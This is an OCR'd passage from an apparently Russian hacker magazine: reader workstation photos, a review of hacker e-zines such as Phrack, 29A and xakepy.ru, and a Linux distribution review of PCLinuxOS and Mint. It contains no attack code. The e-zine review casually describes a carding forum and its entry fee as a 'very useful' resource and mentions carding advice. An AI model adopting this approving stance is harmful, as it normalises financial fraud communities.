
Пришли на magazine@real.xakep.ru фотку своего действительно хакерского рабочего места (в хорошем разрешении) и мы опубликуем ее в следующих номерах!




Светленький рабочий стол убунты и кошмарная голова Эйнштейна в висте. **Deimus** (deimusmeister@gmail.com) очень символичен.



Алексей Емельянцев (aleks.twin@gmail.com), по его словам, играет на гитаре, поет, а потом душит проводами соседей.



R()man()F (r0man0f@yandex.ru), похоже, действительно здесь работает.



Константин Паньков (kspzel@msn.com) всерьез увлекся робототехникой. Собирает кошмарного шестинога.



Александр Яницкий (yalexander@yandex.ru) собрал приличную коллекцию дисков. Видимо, торренты до него еще не доползли.



Рабочее место **Махаона** (avel_01ego@bk.ru). Приятная неоновая лампа, выдранная с шлейфами мамка... романтика, блин.



МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /


Что почитать на досуге

Обзор хакерских езинов

Ни для кого не секрет, что бумажная пресса берется освещать далеко не все достижения человеческой мысли, особенно когда речь заходит не о совсем легальных или совсем нелегальных вещах. Разве можно отыскать в солидном глянцевом издании подробную инструкцию по написанию трояна? Журнал, который ты держишь в руках, конечно, приятное исключение, но речь не об этом. Речь, дорогой читатель, об электронных изданиях, которые могут позволить себе не в пример больше печатных.

Не наши

Электронных журналов, которые принято называть езинами (от английского e-zine, то есть electronic magazine), существует великое множество. Одни совсем еще молоды, другим уже больше десятка лет и они могут похвастаться богатой историей и заслуженной репутацией. Некоторые освещают весьма узкопрофильные темы, другие же пишут о широком спектре событий и новшеств компьютерного андеграунда. Чтобы тебе было проще ориентироваться в этих внушительных потоках информации, представляю твоему вниманию дайджест наиболее интересных на сегодня езинов.



Phrack

http://www.phrack.org

Открывает список легендарный Phrack, без которого, наверное, не обходится ни один обзор такого рода. И — совершенно заслуженно! В ноябре 2008-го Phrack'у исполнится 23 года. На заре компьютерной эпохи его придумали два человека — **Taran King** (в миру — Рэнди Тишлер) и **Knight Lightning** (Крэг Нейдорф). Они же курировали свое детище много лет, приложив руку к выходу 30 номеров. К чему это я? Да просто «героев надо знать в лицо». Первый выпуск, датированный 85-м годом, представлял собой архив разношерстных текстов, которые объединяло одно общее звено — хакинг. Будь то околонаучная статья, написанная языком учебника для «технарей», или инструкция по самостоятельной сборке бомбы (было и такое), — Phrack пропагандировал свободу, анархизм и «взлом» окружающей действительности. Последующие номера быстро обросли новыми (а в будущем — постоянными) рубриками, пришедшимися читателям по душе. Хороший тому пример — **Phrack World News,** то есть, как можно понять из названия, последние новости, слухи и события в сфере IT-андеграунда. Был и раздел, где регулярно публиковались биографии известных личностей, по сути, аналогичный нашему профайлу (или, скорее, наш профайл аналогичен Phrack'овской рубрике). Езин быстро завоевал популярность благодаря свободному распространению и интересным, качественным материалам. Когда в конце 86-го во Phrack'е опубликовали тот самый «Манифест хакера» авторства The Mentor — и он стал знаменем и гимном хакеров всего мира на многие годы — было очевидно, что, так или иначе, но этот езин войдет в историю.

За двадцать с лишним лет Phrack пережил не одну встряску и побывал под угрозой закрытия. Были суды, менялись редакторы, возникали длительные перерывы в работе, но все же Phrack устоял и издается до сих пор. Сейчас над езином работает команда молодых ребят, называющих себя **The Circle of Lost Hackers** или просто TCLH. Они стремятся вернуть журналу прежний дух, который слегка утерян из-за постоянных смен редакционных составов и взросления авторов. В целом, Phrack остается все тем же — пишет о людях и событиях, о новых разработках и идеях, о реализации этих идей и, конечно, общается с читателями. Без зазрения совести его можно назвать одним из самых читаемых и узнаваемых езинов на планете.

BFI: Butchered From Inside

http://www.s0ftpj.org/bfi

Этот итальянский езин основан десять лет назад итальянской же хак-группой **S0ftPr0ject** (в сокращении «s0ftpj» или «spj»). Команда довольно известная, порой в западной прессе встречаются интервью с ее участниками, но состав группы не разглашается — таково единогласное решение мемберов. Выпуски журнала появляются не очень регулярно, однако, несмотря на вольные сроки релизов, езин продолжает выходить. На данный момент он публикуется на четырех языках — итальянском, английском, французском и испанском. Справедливости ради замечу, что статей на итальянском — подавляющее большинство, но редакция пишет, что будет рада сотрудничеству с переводчиками, так что надежда на переводы как новых, так и старых публикаций есть.

Так как команду spj изначально интересовали самые разные области информационной безопасности, журнал получился многогранным. Об этом говорит и довольно обтекаемый подзаголовок издания — security magazine. В принципе, в этом плане BFI во многом похож на Phrack (в самом Phrack'е работу s0ftpj охарактеризовали как «Nice mag»). Здесь пишут о всевозможных взломах и технологиях оных, выкладывают собственные наработки в области софта, такие как, например, небезызвестный **KSTAT** (Kernel Security Therapy Anti-Trolls). Подается все это, конечно же, в стиле «от хакеров хакеру».



29a

http://www.29a.net

Еще один «вирусный» езин, о котором не знает только ленивый и о котором в][писали уже не раз. Зародившаяся в середине 90-х годов (на испанской BBS) вирусмейкерская группа 29A тоже небезызвестна — как и их детище. Что характерно, большей частью они запомнились не чудовищным разрушительным эффектом своих вирусов, а новизной и свежестью подхода к их созданию.



Журнал закономерно вырос из той самой борды и IRC-общения команды. В какой-то момент количество идей, наработок и информации, родившихся у лучших вирусмейкеров планеты, стало так велико, что захотелось поделиться этим добром со всем миром. Ребята принялись за составление первого выпуска собственного езина и проработали над ним около года. Впоследствии за журналом закрепилась именно такая периодичность выхода, и новый номер 29A до сих пор выпускается раз в год. Для скептиков, которые считают, что год это слишком, замечу, что издание получается максимально информативным и продуманным до последней буквы и кусочка кода.

Состав команды за прошедшие годы, конечно, претерпел изменения — одни ушли со сцены, другие остались, на смену «старикам» пришли молодые таланты (кстати, среди них есть и наши соотечественники). Но, в целом, езин уверенно держит планку.

Наши

Итак, мы добрались до второй части дайджеста, где речь уже пойдет о русскоязычных езинах. Таковых у нас насчитывается немало, и перечислить все невозможно, чисто физически. Так как большая часть наших езинов имеет неприятную тенденцию загибаться после выхода нескольких номеров, попробуем сделать срез наиболее интересных, актуальных и — главное — живых изданий.

hack.connect


http://hackconnect.ru

Открывает русскую часть подборки **HackConnect**, заявивший о себе в конце 2006-го лаконичным, но амбициозным сообщением: «HackConnect.RU это первая, и надеюсь, что успешная попытка встряхнуть РУ-сцену и объединить ее». Попытка, к сожалению, оказалась не столь удачной, как бы того хотелось, и вскоре проект был объявлен закрытым. Сайт, правда, продолжил свое существование, но уже исключительно в качестве площадки для езина, в написание которого все, в итоге, и вылилось. Планировалось издавать несколько журналов параллельно, в частности — успел появиться один езин, целиком посвященный нашей, российской сцене. Но затем произошла переориентация, и было решено свести все воедино.



На сегодня в свет вышло два номера, ведется работа над третьим. Ориентировочная дата релиза — конец лета — осень этого года (с 2008-го журнал будет выходить раз в год).

Тематика журнала довольно обширная. Вот, например, выдержка с сайта издания относительно того, что планируется включить в третий номер: «Будет статья про openSSL lib с примерами кодинга на C или PHP; Борьба с ботами веб-форм; Первое крупное обновление ishp; Апдейты wlp в сторону оптимизации; Пара-тройка материалов на тему vx/rat; Статья об исследовании протокола MRIM; Перевод чего-либо интересного из-за бугра; 1-2 статьи на тематику *nix безопасности».



K.I.L.T.

http://kilt.co.n


Сайт езина временно закрыт на реконструкцию, но скачать три первых выпуска там все равно можно. Журнал выпускают с конца 2006 года и пишут здесь не только о взломе, фрикерстве и иже с ними, но и о других, близких сердцу компьютерщика, вещах. Так, во втором и третьем номерах можно найти статью о нестандартном моддинге (в двух частях), ностальгический обзор приставочных эмуляторов и почитать, как редакция проводила опрос девушек на улицах, с целью разведать, что они знают о компах. В то же самое время, проскакивают инструкции по сборке штук, вроде аппарата для записи телефонных разговоров путем подключения девайса к телефонной линии. Что называется — приятное с полезным. Езин выходит в формате .pdf, так что — веселые картинки в комплекте.





xakepy.ru ez!n3.


http://xakepy.ru

Портал xakepy.ru — место довольно известное в рунете. Здесь уже 5-ый год обсуждаются практически любые аспекты хакерского бытия. Для тех, кто не знает (такие есть?!) — сайт, по сути, представляет собой большую борду с рядом закрытых разделов. Например, в форум для кардеров попасть не так-то просто — нужны поручители и каждого нового участника тщательно проверяют. К тому же, для доступа в «кардинг» требуется взнос в фонд форума в размере $30. Это не единственный пример. Ресурс очень полезный, а с 2006 года здесь еще и выпускают собственный езин. Пока вышло всего два номера, но не за горами и третий. Тематика статей самая разная, начиная от всяческого фрикерства или FAQ по обращению (летальному и не очень) с аукционом EBay — вплоть до советов по кардингу или по защите от DDoS'а. Все материалы пишутся понятным языком, так что разобраться сможет даже начинающий. Кстати, в форуме, посвященном езину, принимаются пожелания относительно того, что бы публика хотела увидеть в следующем номере.
















Root#UA

http://www.root.od.ua

Конечно, не включить в подборку ни одного езина для линуксойдов было бы моветоном! Так что, радуйтесь, любители опен сорца, это издание как раз для вас. Людям «не в теме», впрочем, тоже не стоит пугаться — издание ориентировано не только на бородатых админов, но и новичков. Здесь вполне можно найти пошаговые руководства (с картинками) по установке, например, той же FreeBSD, плюс множество полезных советов, сравнительные статьи и тому подобные, полезные в хозяйстве, вещи. С другой стороны, имеются и серьезные материалы для искушенных, притом, их здесь в избытке.

Издается езин с 2004 года. Архив насчитывает уже 16 выпусков. Помимо вышеупомянутого, в журнале присутствуют новости и интервью с видными личностями *nix комьюнити. Жители Украины могут прямо на сайте оформить подписку на бумажную версию журнала, выпускать которую начали совсем недавно. Это, между прочим, далеко не единственный пример того, как из езина вырастает печатный журнал. В какой-то мере — показатель серьезности и рентабельности издания.





ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ zloy.bobr@gmail.com /

Неизвестная четверка


ОБЗОР ЧЕТЫРЕХ ПОПУЛЯРНЫХ ДИСТРИБУТИВОВ ИЗ ПЕРВОЙ ДЕСЯТКИ DISTROWATCH.COM


Если последить за рейтингом сайта DistroWatch.com, то можно заметить, что состав дистрибутивов в первой десятке практически неизменен. Причем, что представляют собой PCLinuxOS, Mint, Sabayon и MEPIS, большинство русскоязычных пользователей, скорее всего, даже не догадываются. Постоянное присутствие в ТОП-10 — чем не повод познакомиться с ними?

PCLINUXOS 2008

Разработчик **PCLinuxOS** — Билл «Texstar» Рейнолдс, несколько лет поддерживавший неофициальный репозиторий для Mandrake. Вечная гонка ему надоела и, собрав все свои наработки, он решил создать собственный вариант популярного дистрибутива. Основной фишкой PCLinuxOS должна была стать работа в режиме LiveCD, чего на тот момент в Mandrake не было. Билл поставил себе целью сделать новый дистр еще проще в освоении, чем оригинал (девиз проекта — «Radically Simple»). В PCLinuxOS изначально включено максимальное количество кодеков, драйверов, популярных плагинов и всего, что обычно юзер доустанавливает сам. Практика показывает, что PCLinuxOS дружит с большим количеством оборудования, чем Mandriva (в том числе, «ноутбучным»). Здесь также используются RPM-пакеты, но в качестве системы для работы с репозиториями выбран дебиановский APT с графическим интерфейсом Synaptic. В итоге, пакет или всю систему очень просто обновить до последней версии. Разработчики поддерживают свой репозиторий, количество пакетов в котором постоянно растет и сегодня превышает 7000. При желании можно использовать пакеты из Mandriva — 100% совместимости никто не гарантирует, но и особых проблем пока не было. С обновлениями таких приложений, правда, придется повозиться самостоятельно.

В качестве рабочей среды изначально предлагается KDE. Долгое время были доступны только «previews». Версия 0.93a (август 2006) была представлена в трех вариантах: MiniMe, Junior и Big Daddy. Чтобы упростить жизнь юзеру, все лишнее отсекается (особенно, в MiniMe). Достоинство системы заключается в том, что подгонка идет путем наращивания, а не удаления — пользователь сам доустановит все, что захочет. Лично я голосую двумя руками за такой подход. В том же Ubuntu после установки можно найти много лишнего и какое-то время приходится тратить на чистку. Вариант MiniMe предназначен опытным юзерам, которые сами устанавливают все, что им нужно, и затачивают систему под себя. Последней версией


Репозитории пакетов в MEPIS


Окно System Assistant

PCLinuxOS 2008 является именно MiniMe. Сюда входит сильно урезанная версия KDE с небольшим количеством приложений. А самый оснащенный вариант дистрибутива — это Big Daddy.
При работе в LiveCD предусмотрена запись настроек на USB флешку. С помощью простых мастеров можно запустить процесс ремастеринга дистра, собрав его под свои нужды, и установить PCLinuxOS на сменный носитель. Основные настройки производятся в PCLinuxOS Control Center (PCC), который является несколько переработанным Mandriva Control Center. Те, кто имел дело с последним, без проблем разберутся с настройками. К тому же, Control Center из состава KDE никуда не исчез. Похожие названия несколько путают, даже когда знаешь, что ищешь. Для установки дистрибутива на жесткий диск вызывается инсталлятор Draklive, знакомый по Mandriva. Процесс загрузки тоже напоминает Mandriva, но есть и свои особенности, разобраться с которыми нетрудно. Кстати, начиная с версии 2007, появилась весьма стильная тема оформления Dark, которую даже не хочется менять после установки.
Неочевидность механизма смены локализации — одно из неудобств PCLinuxOS. Поиск пакетов с суффиксом *ru* в Synaptic ничего не дает. Впрочем, порывшись на форумах, можно быстро найти подсказку. Следует открыть файл */etc/rpm/macros* и изменить имеющуюся там строку на:

```
%_install_langs ru:ru_Ru
```

Затем переустанавливаем пакеты, в том числе и Synaptic, Control Center. Именно поэтому вариант MiniMe — наилучший выбор (так как часть пакетов все равно приходится переустанавливать).
Кроме версии KDE, есть и вариант **PCLinuxOS Gnome Edition** (www.getpclinuxos.com/GNOME). Также стоит обратить внимание на **TinyMe** (www.mypclinuxos.com/doku.php/tinyme:home) со средой Openbox, который предназначен для использования на слабых компьютерах.
Отметим, что у PCLinuxOS есть еще один минус — отсутствие версии для 64-битных систем.

LINUX MINT 4.0

Если ты считаешь, что лучшим дистром для новичка является Ubuntu, советую посмотреть в сторону ирландского Linux Mint. У тебя будут все основания изменить свое мнение. В одном из обзоров Distrowatch этот дистрибутив назван самым неожиданным решением 2007 года. Девиз проекта — From freedom came elegance («**Из свободы приходит элегантность**») — полностью соответствует подходу разработчиков. В начале Mint представлял собой Ubuntu с Compiz Fusion с установленными мультимедиа кодеками и поддержкой воспроизведения DVD, популярными плагинами для браузеров, Java, Real Player и прочими компонентами. Таким образом, после установки пользователю нужно было меньше усилий на доводку дистра. Теперь к этому добавлено несколько оригинальных утилит, помогающих в настройке, а также организована более удобная рабочая



Установить драйвер видеокарты в Linux Mint просто

среда. Проприетарные драйвера в комплект не входят (это противоречит принципам разработчиков), но при желании установить их легко. Еще одно достоинство Mint — использование тех же репозиториев, что и в Ubuntu. Текущая версия 4.0 Daryna основана на Ubuntu 7.10 «Gutsy Gibbon» и полностью совместима с ним по пакетам. Кстати, можно поступить и наоборот, подключив репозиторий Mint к Ubuntu.
Немаловажно, что разработчики и пользователи находятся в постоянном взаимодействии (не в пример PCLinuxOS, в котором решение принимает, в основном, Texstar). Хорошая идея, высказанная на форуме проекта, быстро подхватывается и реализуется. Конечно, это только положительно сказывается на динамичном развитии Mint.
В принципе, Ubuntu и Mint во многом похожи, но Mint ориентирован на юзера с меньшим уровнем подготовки.
Доступно несколько вариантов дистрибутива с разными средами: KDE, GNOME (Main Edition), XFCE, Fluxbox и Mini (GNOME и Openbox). Причем, в случае с KDE есть полная DVD версия, размером 1 Гб, и урезанная miniKDE, в которой отсутствует часть приложений.
Но есть еще две интересные редакции. Так, Light Edition не содержит кодеков, проприетарного ПО и прочих патентованных технологий. В качестве рабочей среды выбран GNOME. Его кратко можно охарактеризовать как «Ubuntu с удобствами». Вариант Debian Edition, находящийся пока в альфе, — несколько иное направление. Он основан на нестабильной ветке Debian. Его появление преследует несколько задач. Разработчики экспериментируют с переключением базы дистрибутива на тот случай, если с Ubuntu будут проблемы. Также, по их мнению, база Debian должна сделать Mint быстрее, а переход между



info

• Статью о DamnSmall Linux, который также входит в TOP-10, читай в][02.2008.

• В PCLinuxOS изначально включено максимальное количество кодеков, драйверов, популярных плагинов и всего прочего, что обычно доустанавливает пользователь.

• Проприетарные драйвера в Mint не входят, это противоречит принципам разработчиков, но при желании установить их легко.

• Игры Sauerbraten и Savage можно запустить прямо из загрузочного меню Sabayon.

• MEPIS научился изменять размер разделов NTFS еще в те времена, когда в других дистрах об этом только мечтали.

• Все дистрибутивы из обзора — это LiveCD с возможностью установки на жесткий диск.

• AIGLX позволяет путем минимальной модификации существующего X-сервера и за счет использования библиотеки Mesa получить ускоренный OpenGL X-сервер.

релизами на порядок проще. Кроме того, в следующей версии 5 (Elyssa), которая появится после анонса Ubuntu 8.04 (приблизительно в конце мая), ожидается выпуск Professional Edition, ориентированной на корпоративный сектор.
Те, кто пользовался Ubuntu, в Mint отличий не заметят. Меню загрузки несколько упрощено. По <F2> можно выбрать только английский. Все приложения и рабочий стол выполнены в едином стиле, который напоминает KDE 4.0, хотя на самом деле используется версия 3.5.8. Локализовать интерфейс так же просто, как и в KUbuntu. Достаточно установить ru-пакеты или использовать Control Center KDE. Да, и вместо кубунтовского Control Center почему-то решили вернуться к старому Центру Управления KDE.
На рабочем столе в LiveCD-варианте расположен всего один ярлык, предназначенный для установки дистрибутива. В рабочей системе нет и его, десктоп пуст. В панели задач тоже практически ничего нет. Отсутствует даже традиционный переключатель виртуальных столов, хотя их активировано четыре! Все сделано для того, чтобы не запутать новичка. Впрочем, мне это нравится, у самого все по минимуму. Программа установки дистра на хард насчитывает те же шесть шагов, что и в KUbuntu.
MintAssistant, который встретит тебя после установки, позволяет шаг за шагом сконфигурировать систему под свои нужды. Для установки приложений предлагается использовать Adept, KPackage и родной mintInstall. В варианте с GNOME — Synaptic. Чтобы упростить настройку источников для новых файлов и обновлений, разработчики предлагают .mint файлы, в которых содержатся нужные ссылки. Именно их скачивает mintInstall, позволяя юзеру установить все, что ему необходимо. Чтобы получить обновления, достаточно запустить mintUpdate.
Для интегрированного видео от Intel 3D ускорение включается автоматически, но и у обладателей карт от ATI и Nvidia проблем не возникнет. Достаточно вызвать Envy и отметить флажком нужный драйвер. Остальное — уже его забота.

